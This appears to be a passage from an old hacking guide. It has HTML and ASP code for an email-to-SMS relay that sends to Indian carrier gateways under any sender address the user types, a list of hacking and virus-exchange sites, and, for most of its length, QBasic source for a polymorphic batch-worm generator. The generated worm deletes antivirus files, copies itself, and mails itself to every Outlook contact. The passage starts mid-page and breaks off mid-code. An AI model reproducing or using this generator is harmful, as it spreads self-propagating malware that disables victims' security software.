<option>9896</option>
<option>9898</option>

</select><input type="text" name="number" size="6" maxlength="6" style="BORDER-RIGHT:1px solid; PADDING-RIGHT:4px; BORDER-TOP:1px solid; PADDING-LEFT:4px; FONT-SIZE:10pt; PADDING-BOTTOM:1px; BORDER-LEFT:1px solid; PADDING-TOP:1px; BORDER-BOTTOM:1px solid; FONT-FAMILY:Verdana; BACKGROUND-COLOR:#d8b870"></td>

</tr>

<tr>

<td width="39%"> Your Name:</td>

<td width="61%">

<input type="text" name="name" size="24" style="BORDER-RIGHT:1px solid; PADDING-RIGHT:4px; BORDER-TOP:1px solid; PADDING-LEFT:4px; FONT-SIZE:10pt; PADDING-BOTTOM:1px; BORDER-LEFT:1px solid; PADDING-TOP:1px; BORDER-BOTTOM:1px solid; FONT-FAMILY:Verdana; BACKGROUND-COLOR:#d8b870">

</td>

</tr>

<tr>


```
<td width="39%"><b> <font face="Verdana" size="2"
color="#d8b870">Your Email:</font></b></td>
```

```
<td width="61%">
<font face="Verdana"><b><font color="#d8b870"><input type="text"
name="from" size="24" style="BORDER-RIGHT:1px solid; PADDING-RIGHT:4px;
BORDER-TOP:1px solid; PADDING-LEFT:4px; FONT-SIZE:10pt; PADDING-
BOTTOM:1px; BORDER-LEFT:1px solid; PADDING-TOP:1px; BORDER-BOTTOM:1px
solid; FONT-FAMILY:Verdana; BACKGROUND-
COLOR:#d8b870">*</font></b></font></td>
```

```
</tr>
```

```
<tr>
```

```
<td width="100%" colspan="2"><font face="Verdana"><b> <font
size="2" color="#d8b870">Message:<br>
```



```
</font><font color="#d8b870"><textarea rows="3" name="message"
cols="57"
onKeyUp="this.form.char_count.value=this.value.length+this.form.name.va
lue.length+this.form.from.value.length" style="BORDER-RIGHT:1px solid;
PADDING-RIGHT:4px; BORDER-TOP:1px solid; PADDING-LEFT:4px; FONT-
SIZE:10pt; PADDING-BOTTOM:1px; BORDER-LEFT:1px solid; PADDING-TOP:1px;
BORDER-BOTTOM:1px solid; FONT-FAMILY:Verdana; BACKGROUND-
COLOR:#d8b870"></textarea></font></b></font><p>
```

```
<font face="Verdana"><b><font color="#d8b870">&nbsp;<input
type="text" name="char_count" size="3" maxlength="3" style="BORDER-
RIGHT:1px solid; PADDING-RIGHT:4px; BORDER-TOP:1px solid; PADDING-
LEFT:4px; FONT-SIZE:10pt; PADDING-BOTTOM:1px; BORDER-LEFT:1px solid;
PADDING-TOP:1px; BORDER-BOTTOM:1px solid; FONT-FAMILY:Verdana;
BACKGROUND-COLOR:#d8b870" value="0"></font><font size="2"
color="#d8b870">characters (Max 114 characters)</font></b></font></p>
```

```

        </td>

</tr>

<tr>

<td width="100%" colspan="2">

        <p align="center"><font face="Verdana"><b> <input
type="submit" value="SEND" name="B1" style="BORDER-RIGHT:1px solid;
PADDING-RIGHT:4px; BORDER-TOP:1px solid; PADDING-LEFT:4px; PADDING-
BOTTOM:1px; BORDER-LEFT:1px solid; PADDING-TOP:1px; BORDER-BOTTOM:1px
solid; BACKGROUND-COLOR:#d8b870">

                                <input type="reset" value="Reset"
name="B2" style="BORDER-RIGHT:1px solid; PADDING-RIGHT:4px; BORDER-
TOP:1px solid; PADDING-LEFT:4px; PADDING-BOTTOM:1px; BORDER-LEFT:1px
solid; PADDING-TOP:1px; BORDER-BOTTOM:1px solid; BACKGROUND-
COLOR:#d8b870"></b></font></p>

        </td>

</tr>
</form>
</table></center>
</body>
</html>

```

smsprocess.asp

```

<%
option explicit
dim ch, from, series
ch=request.form("char_count")
series=request.form("series")
from=request.form("from")
if ch > 114 then
response.redirect("exceed.asp")
end if
if from="" then
response.redirect("exceed.asp")
end if
%>
<%
Dim objCDO
Set objCDO = Server.CreateObject("CDONTS.NewMail")
if series=9848 then
objCDO.To = series & request.form("number") & "@ideacellular.net"
elseif series=9849 then
objCDO.To = "91" & series & request.form("number") & "@airtelap.com"
elseif series=9831 then
objCDO.To = "91" & series & request.form("number") & "@airtelkol.com"
elseif series=9894 then
objCDO.To = "91" & series & request.form("number") & "@airteltn.com"
elseif series=9810 then
objCDO.To = "91" & series & request.form("number") & "@airtelmail.com"

```

```
elseif series=9893 then
objCDO.To = "91" & series & request.form("number") & "@airtelmail.com"
elseif series=9840 then
objCDO.To = "91" & series & request.form("number") &
"@airtelchennai.com"
elseif series=9843 then
objCDO.To = series & request.form("number") & "@bplmobile.com"
elseif series=9823 then
objCDO.To = series & request.form("number") & "@bplmobile.com"
elseif series=9846 then
objCDO.To = series & request.form("number") & "@bplmobile.com"
elseif series=9821 then
objCDO.To = series & request.form("number") & "@bplmobile.com"
elseif series=9825 then
objCDO.To = series & request.form("number") & "@celforce.com"
elseif series=9811 then
objCDO.To = series & request.form("number") & "@delhi.hutch.co.in"
elseif series=9815 then
objCDO.To = series & request.form("number") & "@essarcellphone.com"
elseif series=9839 then
objCDO.To = series & request.form("number") & "@essarcellphone.com"
elseif series=9824 then
objCDO.To = series & request.form("number") & "@ideacellular.net"
elseif series=9891 then
objCDO.To = series & request.form("number") & "@ideacellular.net"
elseif series=9822 then
objCDO.To = series & request.form("number") & "@ideacellular.net"
elseif series=9812 then
objCDO.To = series & request.form("number") & "@escotelmobile.com"
elseif series=9837 then
objCDO.To = series & request.form("number") & "@escotelmobile.com"
elseif series=9847 then
objCDO.To = series & request.form("number") & "@escotelmobile.com"
elseif series=9841 then
objCDO.To = series & request.form("number") & "@rpgmail.net"
elseif series=9826 then
objCDO.To = series & request.form("number") & "@rpgmail.net"
elseif series=9830 then
objCDO.To = "91" & series & request.form("number") & "@command.co.in"
elseif series=9816 then
objCDO.To = "91" & series & request.form("number") & "@airtelmail.com"
elseif series=9845 then
objCDO.To = "91" & series & request.form("number") & "@airtelkk.com"
elseif series=9892 then
objCDO.To = "91" & series & request.form("number") & "@airtelmail.com"
elseif series=9890 then
objCDO.To = "91" & series & request.form("number") & "@airtelmail.com"
elseif series=9818 then
objCDO.To = "91" & series & request.form("number") & "@airtelmail.com"
elseif series=9895 then
objCDO.To = "91" & series & request.form("number") &
"@airtelkerala.com"
elseif series=9844 then
objCDO.To = series & request.form("number") & "@spicetele.com"
elseif series=9842 then
objCDO.To = "91" & series & request.form("number") & "@airsms.com"
elseif series=9896 then
```



```
objCDO.To = "91" & series & request.form("number") & "@airtelmail.com"
elseif series=9898 then
objCDO.To = "91" & series & request.form("number") & "@airtelmail.com"
end if
objCDO.From = request.form("from")
objCDO.Subject = request.form("subject")
objCDO.Body = request.form("message") & "www.smsindia.tk"
objCDO.MailFormat = 0
objCDO.Send
%>
<%
response.redirect("index.htm")
%>
```

After you have created your pages upload them to your server. Index.htm is the actual page user will see, design that in way that suits your website. Smsprocess.asp is the actual page that relays your message.

Links

Below are some of the best sites that you can visit for the latest information related to hacking and viruses.

Hacking and Security links:

<http://www.securityfocus.com>
<http://neworder.box.sk>
<http://blacksun.box.sk>
<http://www.astalavista.com>
<http://www.insecure.org>
<http://www.packetstormsecurity.org>
<http://www.antonline.com>
<http://www.hrvg.tk>
<http://www.hackpalace.com>
<http://www.ankitfadia.com>
<http://www.ntbugtraq.com>
<http://www.astalavista.net> - Paid site
<http://www.microsoft.com/security>
<http://www.blackcode.com>
<http://www.tlsecurity.net>
<http://www.hackerthreads.org>
<http://gha.bravepages.com>
<http://ossr.phpwebhosting.com>
<http://www.hack-box.com>
<http://www.windowsecurity.com>
<http://www.rfc-editor.org/download.html>
<http://www.securiteam.com>
<http://www.8th-wonder.net>
<http://securitywriters.org>
<http://www.regedit.com>
<http://www.atstake.com>
<http://www.hirosh.tk>
<http://www.dh-industries.com>
<http://www.sourceforge.net>

Virus and AV related:

<http://vx.netlux.org>
<http://www.ebcvg.com>
<http://www.hrvg.tk>
<http://www.rrlf.de>
<https://virus.cyberspace.sk>
<http://29a.host.sk>
<http://alcopaul.cjb.net>
<http://www.virus trading.com>
<http://brigada8.cjb.net>
<http://spth.de.vu>
<http://www.tlsecurity.net>
<http://www.oninet.es/usuarios/darknode/>
<http://www2.coderz.net/kalamar/>
<http://www.viruscentral.org>
<http://www.hackpalace.com>

<http://www.virusbtn.com>
<http://www.symantec.com>
<http://www.avertlabs.com>
<http://www.sophos.com>
<http://www.trendmicro.com>
<http://www.quickheal.com>


```

ran = INT(RND * 26) + 97
a$ = CHR$(ran)
B$ = B$ + a$
FLC = FLC + 1
LOOP
FLC = 0
B$ = B$ + AA$
PRINT #1, B$
B$ = ""
FLD = FLD + 1
IF FLD <= 10 THEN GOTO FLDA
FakeLineBEnde:
IF delAV = 1 THEN GOTO AVD
GOTO AVDend
AVD:
rand = INT(RND * 3) + 1
IF rand = 1 THEN PRINT #1, "; AA$; "set A=p"
IF rand = 1 THEN delavA$ = "%A%ro"
IF rand = 2 THEN PRINT #1, "; AA$; "set A=r"
IF rand = 2 THEN delavA$ = "p%A%o"
IF rand = 3 THEN PRINT #1, "; AA$; "set A=o"
IF rand = 3 THEN delavA$ = "pr%A%"
rand = INT(RND * 3) + 1
IF rand = 1 THEN PRINT #1, "; AA$; "set B=g"
IF rand = 1 THEN delavB$ = "%B%ra"
IF rand = 2 THEN PRINT #1, "; AA$; "set B=r"
IF rand = 2 THEN delavB$ = "g%B%a"
IF rand = 3 THEN PRINT #1, "; AA$; "set B=a"
IF rand = 3 THEN delavB$ = "gr%B%"
delAV$ = delavA$ + delavB$
PRINT #1, "del C:\"; delAV$; "~1\kasper~1\avp32.exe"; AA$
rand = INT(RND * 3) + 1
IF rand = 1 THEN PRINT #1, "; AA$; "set A=p"
IF rand = 1 THEN delavA$ = "%A%ro"
IF rand = 2 THEN PRINT #1, "; AA$; "set A=r"
IF rand = 2 THEN delavA$ = "p%A%o"
IF rand = 3 THEN PRINT #1, "; AA$; "set A=o"
IF rand = 3 THEN delavA$ = "pr%A%"
rand = INT(RND * 3) + 1
IF rand = 1 THEN PRINT #1, "; AA$; "set B=g"
IF rand = 1 THEN delavB$ = "%B%ra"
IF rand = 2 THEN PRINT #1, "; AA$; "set B=r"
IF rand = 2 THEN delavB$ = "g%B%a"
IF rand = 3 THEN PRINT #1, "; AA$; "set B=a"
IF rand = 3 THEN delavB$ = "gr%B%"
delAV$ = delavA$ + delavB$
PRINT #1, "del C:\"; delAV$; "~1\norton~1\*.exe"; AA$
rand = INT(RND * 3) + 1
IF rand = 1 THEN PRINT #1, "; AA$; "set A=p"
IF rand = 1 THEN delavA$ = "%A%ro"
IF rand = 2 THEN PRINT #1, "; AA$; "set A=r"
IF rand = 2 THEN delavA$ = "p%A%o"
IF rand = 3 THEN PRINT #1, "; AA$; "set A=o"
IF rand = 3 THEN delavA$ = "pr%A%"
rand = INT(RND * 3) + 1
IF rand = 1 THEN PRINT #1, "; AA$; "set B=g"
IF rand = 1 THEN delavB$ = "%B%ra"

```

```
IF rand = 2 THEN PRINT #1, ""; AA$; "set B=r"
IF rand = 2 THEN delavB$ = "g%B%a"
IF rand = 3 THEN PRINT #1, ""; AA$; "set B=a"
IF rand = 3 THEN delavB$ = "gr%B%"
delav$ = delavA$ + delavB$
PRINT #1, "del C:\"; delav$; "~1\trojan~1\tc.exe"; AA$
rand = INT(RND * 3) + 1
IF rand = 1 THEN PRINT #1, ""; AA$; "set A=p"
IF rand = 1 THEN delavA$ = "%A%ro"
IF rand = 2 THEN PRINT #1, ""; AA$; "set A=r"
IF rand = 2 THEN delavA$ = "p%A%o"
IF rand = 3 THEN PRINT #1, ""; AA$; "set A=o"
IF rand = 3 THEN delavA$ = "pr%A%"
rand = INT(RND * 3) + 1
IF rand = 1 THEN PRINT #1, ""; AA$; "set B=g"
IF rand = 1 THEN delavB$ = "%B%ra"
IF rand = 2 THEN PRINT #1, ""; AA$; "set B=r"
IF rand = 2 THEN delavB$ = "g%B%a"
IF rand = 3 THEN PRINT #1, ""; AA$; "set B=a"
IF rand = 3 THEN delavB$ = "gr%B%"
delav$ = delavA$ + delavB$ + "~1"
PRINT #1, "del C:\"; delav$; "\norton~1\s32integ.dll"; AA$
rand = INT(RND * 3) + 1
IF rand = 1 THEN PRINT #1, ""; AA$; "set A=p"
IF rand = 1 THEN delavA$ = "%A%ro"
IF rand = 2 THEN PRINT #1, ""; AA$; "set A=r"
IF rand = 2 THEN delavA$ = "p%A%o"
IF rand = 3 THEN PRINT #1, ""; AA$; "set A=o"
IF rand = 3 THEN delavA$ = "pr%A%"
rand = INT(RND * 3) + 1
IF rand = 1 THEN PRINT #1, ""; AA$; "set B=g"
IF rand = 1 THEN delavB$ = "%B%ra"
IF rand = 2 THEN PRINT #1, ""; AA$; "set B=r"
IF rand = 2 THEN delavB$ = "g%B%a"
IF rand = 3 THEN PRINT #1, ""; AA$; "set B=a"
IF rand = 3 THEN delavB$ = "gr%B%"
delav$ = delavA$ + delavB$
PRINT #1, "del C:\"; delav$; "\f-prot95\fpwm32.dll"; AA$
rand = INT(RND * 3) + 1
IF rand = 1 THEN PRINT #1, ""; AA$; "set A=p"
IF rand = 1 THEN delavA$ = "%A%ro"
IF rand = 2 THEN PRINT #1, ""; AA$; "set A=r"
IF rand = 2 THEN delavA$ = "p%A%o"
IF rand = 3 THEN PRINT #1, ""; AA$; "set A=o"
IF rand = 3 THEN delavA$ = "pr%A%"
rand = INT(RND * 3) + 1
IF rand = 1 THEN PRINT #1, ""; AA$; "set B=g"
IF rand = 1 THEN delavB$ = "%B%ra"
IF rand = 2 THEN PRINT #1, ""; AA$; "set B=r"
IF rand = 2 THEN delavB$ = "g%B%a"
IF rand = 3 THEN PRINT #1, ""; AA$; "set B=a"
IF rand = 3 THEN delavB$ = "gr%B%"
delav$ = delavA$ + delavB$
PRINT #1, "del C:\"; delav$; "~1\mcafee\scan.dat"
rand = INT(RND * 3) + 1
IF rand = 1 THEN PRINT #1, ""; AA$; "set A=p"
IF rand = 1 THEN delavA$ = "%A%ro"
```

```

IF rand = 2 THEN PRINT #1, ""; AA$; "set A=r"
IF rand = 2 THEN delavA$ = "p%A%o"
IF rand = 3 THEN PRINT #1, ""; AA$; "set A=o"
IF rand = 3 THEN delavA$ = "pr%A%"
rand = INT(RND * 3) + 1
IF rand = 1 THEN PRINT #1, ""; AA$; "set B=g"
IF rand = 1 THEN delavB$ = "%B%ra"
IF rand = 2 THEN PRINT #1, ""; AA$; "set B=r"
IF rand = 2 THEN delavB$ = "g%B%a"
IF rand = 3 THEN PRINT #1, ""; AA$; "set B=a"
IF rand = 3 THEN delavB$ = "gr%B%"
delav$ = delavA$ + delavB$
PRINT #1, ""; AA$; "set avC=tbav"
PRINT #1, "goto delavri"; AA$
PRINT #1, ""; AA$; "set avC=ocem"
PRINT #1, ":delavri"; AA$
PRINT #1, "del C:\"; delav$; "~1\%avC%\tbav.dat"; AA$
rand = INT(RND * 3) + 1
IF rand = 1 THEN PRINT #1, ""; AA$; "set A=p"
IF rand = 1 THEN delavA$ = "%A%ro"
IF rand = 2 THEN PRINT #1, ""; AA$; "set A=r"
IF rand = 2 THEN delavA$ = "p%A%o"
IF rand = 3 THEN PRINT #1, ""; AA$; "set A=o"
IF rand = 3 THEN delavA$ = "pr%A%"
rand = INT(RND * 3) + 1
IF rand = 1 THEN PRINT #1, ""; AA$; "set B=g"
IF rand = 1 THEN delavB$ = "%B%ra"
IF rand = 2 THEN PRINT #1, ""; AA$; "set B=r"
IF rand = 2 THEN delavB$ = "g%B%a"
IF rand = 3 THEN PRINT #1, ""; AA$; "set B=a"
IF rand = 3 THEN delavB$ = "gr%B%"
delav$ = delavA$ + delavB$
PRINT #1, "del C:\"; delav$; "~1\avpersonal\antivir.vdf"
rand = INT(RND * 3) + 1
IF rand = 1 THEN PRINT #1, ""; AA$; "set A=t"
IF rand = 1 THEN delavA$ = "%A%ba"
IF rand = 2 THEN PRINT #1, ""; AA$; "set A=b"
IF rand = 2 THEN delavA$ = "t%A%a"
IF rand = 3 THEN PRINT #1, ""; AA$; "set A=a"
IF rand = 3 THEN delavA$ = "tb%A%"
rand = INT(RND * 2) + 1
IF rand = 1 THEN PRINT #1, ""; AA$; "set B=v"
IF rand = 1 THEN delavB$ = "%B%w"
IF rand = 2 THEN PRINT #1, ""; AA$; "set B=w"
IF rand = 2 THEN delavB$ = "v%B%"
delav$ = delavA$ + delavB$ + "95"
PRINT #1, "del C:\"; delav$; "\tbscan.sig"; AA$
AVDend:
PRINT #1, ""; AA$; "set a=s"
PRINT #1, ""; AA$; "set b=e"
PRINT #1, ""; AA$; "set c=t"; AA$
PRINT #1, ""; AA$; "%a%%b%%c% MyS=%0"
PRINT #1, "copy %MyS% "; MyS$; AA$
PRINT #1, ""; AA$; "%a%%b%%c% MyS="; MyS$
IF poly = 1 THEN CLOSE #1
IF poly = 1 THEN SHELL "poly.exe"
IF poly = 1 THEN OPEN "worm.txt" FOR APPEND AS #1

```

```

PRINT #1, "copy my.bat "; MyS$; AA$
PRINT #1, "del my.bat "; AA$
CLOSE #1
SHELL "include.exe"
OPEN "worm.txt" FOR APPEND AS #1
IF Outlook = 1 THEN GOTO ol
GOTO OLEnd
ol:
ran = INT(RND * 26) + 97
a$ = CHR$(ran)
ran = INT(RND * 26) + 97
B$ = CHR$(ran)
ran = INT(RND * 26) + 97
c$ = CHR$(ran)
ran = INT(RND * 26) + 97
d$ = CHR$(ran)
ran = INT(RND * 26) + 97
e$ = CHR$(ran)
fina$ = a$ + B$ + c$ + d$ + e$ + ".vbs"
PRINT #1, "copy "; MyS$; " C:\"; OLAttachment$; CC$
PRINT #1, "copy "; MyS$; " C:\"; fina$; CC$
vbswayp = INT(RND * 1) + 1
IF vbswayp = 1 THEN GOTO VBSwaya
IF vbswayp = 2 THEN GOTO vbswayb
VBSwaya:
mp = INT(RND * 2) + 1
IF mp = 1 THEN PRINT #1, "echo Dim x > C:\"; fina$; CC$
IF mp = 2 THEN PRINT #1, " "; CC$; "set VBSwayF=dim"
IF mp = 2 THEN PRINT #1, "echo %VBSwayF% x > C:\"; fina$; CC$
IF mp = 2 THEN PRINT #1, " "; CC$; "set VBSwayF="
mp = INT(RND * 2) + 1
IF mp = 1 THEN PRINT #1, "echo.on error resume next >> C:\"; fina$; CC$
IF mp = 2 THEN PRINT #1, " "; CC$; "set VBSwayA=resume"
IF mp = 2 THEN PRINT #1, "echo.on error %VBSwayA% next >> C:\"; fina$;
CC$
IF mp = 2 THEN PRINT #1, " "; CC$; "set VBSwayA="
mp = INT(RND * 2) + 1
IF mp = 1 THEN PRINT #1, "echo Set fso ="; CHR$(34); "
Scripting.FileSystem.Object"; CHR$(34); " >> C:\"; fina$; CC$
IF mp = 2 THEN PRINT #1, " "; CC$; "set VBSwayG=FileSystem"
IF mp = 2 THEN PRINT #1, "echo Set fso ="; CHR$(34); "
Scripting.%VBSwayG%.Object"; CHR$(34); " >> C:\"; fina$; CC$
IF mp = 2 THEN PRINT #1, " "; CC$; "set VBSwayG="
mp = INT(RND * 1) + 1
rand = INT(RND * 3) + 1
ran = INT(RND * 26) + 97
a$ = CHR$(ran)
ran = INT(RND * 26) + 97
B$ = CHR$(ran)
fsore$ = a$ + B$
PRINT #1, "set vbsosf="; fsore$; CC$
IF rand = 1 THEN PRINT #1, " "; CC$; "set vbsosf=f"
IF rand = 1 THEN fso$ = "%vbsosf%so"
IF rand = 2 THEN PRINT #1, " "; CC$; "set vbsosf=s"
IF rand = 2 THEN fso$ = "f%vbsosf%o"
IF rand = 3 THEN PRINT #1, " "; CC$; "set vbsosf=o"
IF rand = 3 THEN fso$ = "fs%vbsosf%"

```



```

IF mp = 1 THEN PRINT #1, "echo Set so=CreateObject("; fso$; ") >> C:\";
fina$; CC$
PRINT #1, ""; CC$; "set vbsof="
mp = INT(RND * 2) + 1
IF mp = 1 THEN PRINT #1, "echo Set ol=CreateObject("; CHR$(34);
"Outlook.Application"; CHR$(34); ") >> C:\"; fina$; CC$
IF mp = 2 THEN PRINT #1, ""; CC$; "set VBSwayI=Outlook"
IF mp = 2 THEN PRINT #1, "echo Set ol=CreateObject("; CHR$(34);
"%VBSwayI%.Application"; CHR$(34); ") >> C:\"; fina$; CC$
IF mp = 2 THEN PRINT #1, ""; CC$; "set VBSwayI="
mp = INT(RND * 2) + 1
IF mp = 1 THEN PRINT #1, "echo Set out= WScript.CreateObject(";
CHR$(34); "Outlook.Application"; CHR$(34); ") >> C:\"; fina$; CC$
IF mp = 2 THEN PRINT #1, ""; CC$; "set VBSwayJ=WScript"
IF mp = 2 THEN PRINT #1, "echo Set out=%VBSwayJ%.CreateObject(";
CHR$(34); "Outlook.Application"; CHR$(34); ") >> C:\"; fina$; CC$
IF mp = 2 THEN PRINT #1, ""; CC$; "set VBSwayJ="
mp = INT(RND * 2) + 1
IF mp = 1 THEN PRINT #1, "echo Set mapi = out.GetNameSpace("; CHR$(34);
"MAPI"; CHR$(34); ") >> C:\"; fina$; CC$
IF mp = 2 THEN PRINT #1, ""; CC$; "set VBSwayD=out"
IF mp = 2 THEN PRINT #1, "echo Set mapi = %VBSwayD%.GetNameSpace(";
CHR$(34); "MAPI"; CHR$(34); ") >> C:\"; fina$; CC$
IF mp = 2 THEN PRINT #1, ""; CC$; "set VBSwayD="
mp = INT(RND * 2) + 1
IF mp = 1 THEN PRINT #1, "echo Set a = mapi.AddressLists(1) >> C:\";
fina$; CC$
IF mp = 2 THEN PRINT #1, ""; CC$; "set VBSwayN=Lists"
IF mp = 2 THEN PRINT #1, "echo Set a = mapi.Address%VBSwayN%(1) >>
C:\"; fina$; CC$
IF mp = 2 THEN PRINT #1, ""; CC$; "set VBSwayN="
PRINT #1, "echo Set ae=a.AddressEntries >> C:\"; fina$; CC$
mp = INT(RND * 2) + 1
IF mp = 1 THEN PRINT #1, "echo For x=1 To ae.Count >> C:\"; fina$; CC$
IF mp = 2 THEN PRINT #1, ""; CC$; "set VBSwayB=Count"
IF mp = 2 THEN PRINT #1, "echo For x=1 To ae.%VBSwayB% >> C:\"; fina$;
CC$
IF mp = 2 THEN PRINT #1, ""; CC$; "set VBSwayB="
mp = INT(RND * 2) + 1
IF mp = 1 THEN PRINT #1, "echo Set Mail=ol.CreateItem(0) >> C:\";
fina$; CC$
IF mp = 2 THEN PRINT #1, "echo Set ci=ol.CreateItem(0) >> C:\"; fina$;
CC$
IF mp = 2 THEN PRINT #1, "echo Set Mail=ci >> C:\"; fina$; CC$
mp = INT(RND * 2) + 1
IF mp = 1 THEN PRINT #1, "echo Mail.to=ol.GetNameSpace("; CHR$(34);
"MAPI"; CHR$(34); ").AddressLists(1).AddressEntries(x) >> C:\"; fina$;
CC$
IF mp = 2 THEN PRINT #1, ""; CC$; "set VBSwayC=Name"
IF mp = 2 THEN PRINT #1, "echo Mail.to=ol.Get%VBSwayC%Space(";
CHR$(34); "MAPI"; CHR$(34); ").AddressLists(1).AddressEntries(x) >>
C:\"; fina$; CC$
IF mp = 2 THEN PRINT #1, ""; CC$; "set VBSwayC="
mp = INT(RND * 2) + 1
IF mp = 1 THEN PRINT #1, "echo Mail.Subject="; CHR$(34); OLSubject$;
CHR$(34); " >> C:\"; fina$; CC$
IF mp = 2 THEN PRINT #1, ""; CC$; "set VBSwayK=Mail"

```

```

IF mp = 2 THEN PRINT #1, "echo %VBSwayK%.Subject="; CHR$(34);
OLSubject$; CHR$(34); " >> C:\"; fina$; CC$
IF mp = 2 THEN PRINT #1, ""; CC$; "set VBSwayK="
mp = INT(RND * 2) + 1
IF mp = 1 THEN PRINT #1, "echo Mail.Body="; CHR$(34); OLBod$;
CHR$(34); " >> C:\"; fina$; CC$
IF mp = 2 THEN PRINT #1, ""; CC$; "set VBSwayL=Body"
IF mp = 2 THEN PRINT #1, "echo Mail.%VBSwayL%="; CHR$(34); OLBod$;
CHR$(34); " >> C:\"; fina$; CC$
IF mp = 2 THEN PRINT #1, ""; CC$; "set VBSwayL="
mp = INT(RND * 2) + 1
rand = INT(RND * 4) + 1
IF rand = 1 THEN PRINT #1, ""; CC$; "set sendB=M"
IF rand = 1 THEN mail$ = "%sendB%ail"
IF rand = 2 THEN PRINT #1, ""; CC$; "set sendB=a"
IF rand = 2 THEN mail$ = "M%sendB%il"
IF rand = 3 THEN PRINT #1, ""; CC$; "set sendB=i"
IF rand = 3 THEN mail$ = "Ma%sendB%l"
IF rand = 4 THEN PRINT #1, ""; CC$; "set sendB=l"
IF rand = 4 THEN mail$ = "Mai%sendB%"
rand = INT(RND * 3) + 1
IF rand = 1 THEN PRINT #1, ""; CC$; "set attA=A"
IF rand = 1 THEN attA$ = "%attA%tt"
IF rand = 2 THEN PRINT #1, ""; CC$; "set attA=t"
IF rand = 2 THEN attA$ = "A%attA%t"
IF rand = 3 THEN PRINT #1, ""; CC$; "set attA=t"
IF rand = 3 THEN attA$ = "At%attA%"
rand = INT(RND * 4) + 1
IF rand = 1 THEN PRINT #1, ""; CC$; "set attB=a"
IF rand = 1 THEN attB$ = "%attB%chm"
IF rand = 2 THEN PRINT #1, ""; CC$; "set attB=c"
IF rand = 2 THEN attB$ = "a%attB%hm"
IF rand = 3 THEN PRINT #1, ""; CC$; "set attB=h"
IF rand = 3 THEN attB$ = "ac%attB%m"
IF rand = 4 THEN PRINT #1, ""; CC$; "set attB=m"
IF rand = 4 THEN attB$ = "ach%attB%"
rand = INT(RND * 4) + 1
IF rand = 1 THEN PRINT #1, ""; CC$; "set attC=e"
IF rand = 1 THEN attC$ = "%attC%nts"
IF rand = 2 THEN PRINT #1, ""; CC$; "set attC=n"
IF rand = 2 THEN attC$ = "e%attC%ts"
IF rand = 3 THEN PRINT #1, ""; CC$; "set attC=t"
IF rand = 3 THEN attC$ = "en%attC%s"
IF rand = 4 THEN PRINT #1, ""; CC$; "set attC=s"
IF rand = 4 THEN attC$ = "ent%attC%"
attach$ = attA$ + attB$ + attC$
PRINT #1, "goto mailrib"; CC$
PRINT #1, ""; CC$; "set sendB=k"
PRINT #1, ""; CC$; "set attA=b"
PRINT #1, ""; CC$; "set attB=n"
PRINT #1, ""; CC$; "set attC=a"
PRINT #1, ":mailrib"; CC$
IF mp = 1 THEN PRINT #1, "echo "; mail$; "."; attach$; ".Add(";
CHR$(34); "C:\"; OLAttachment$; CHR$(34); ") >> C:\"; fina$; CC$
IF mp = 2 THEN PRINT #1, ""; CC$; "set VBSwayM="; attach$
IF mp = 2 THEN PRINT #1, "echo Mail.%VBSwayM%.Add("; CHR$(34); "C:\";
OLAttachment$; CHR$(34); ") >> C:\"; fina$; CC$

```

```

IF mp = 2 THEN PRINT #1, ""; CC$; "set VBSwayM="
mp = INT(RND * 2) + 1
ran = INT(RND * 26) + 97
a$ = CHR$(ran)
ran = INT(RND * 26) + 97
B$ = CHR$(ran)
ran = INT(RND * 26) + 97
c$ = CHR$(ran)
ran = INT(RND * 26) + 97
d$ = CHR$(ran)
ran = INT(RND * 26) + 97
e$ = CHR$(ran)
send$ = a$ + B$ + c$ + d$ + e$
rand = INT(RND * 4) + 1
IF rand = 1 THEN PRINT #1, ""; CC$; "set sendA=s"
IF rand = 1 THEN snd$ = "%sendA%end"
IF rand = 2 THEN PRINT #1, ""; CC$; "set sendA=e"
IF rand = 2 THEN snd$ = "s%sendA%nd"
IF rand = 3 THEN PRINT #1, ""; CC$; "set sendA=n"
IF rand = 3 THEN snd$ = "se%sendA%d"
IF rand = 4 THEN PRINT #1, ""; CC$; "set sendA=d"
IF rand = 4 THEN snd$ = "sen%sendA%"
rand = INT(RND * 4) + 1
IF rand = 1 THEN PRINT #1, ""; CC$; "set sendB=M"
IF rand = 1 THEN mail$ = "%sendB%ail"
IF rand = 2 THEN PRINT #1, ""; CC$; "set sendB=a"
IF rand = 2 THEN mail$ = "M%sendB%il"
IF rand = 3 THEN PRINT #1, ""; CC$; "set sendB=i"
IF rand = 3 THEN mail$ = "Ma%sendB%l"
IF rand = 4 THEN PRINT #1, ""; CC$; "set sendB=l"
IF rand = 4 THEN mail$ = "Mai%sendB%"
PRINT #1, "echo "; mail$; "."; snd$; " >> C:\"; fina$; CC$
rand = INT(RND * 2) + 1
IF rand = 1 THEN PRINT #1, ""; CC$; "set vsenda=N"
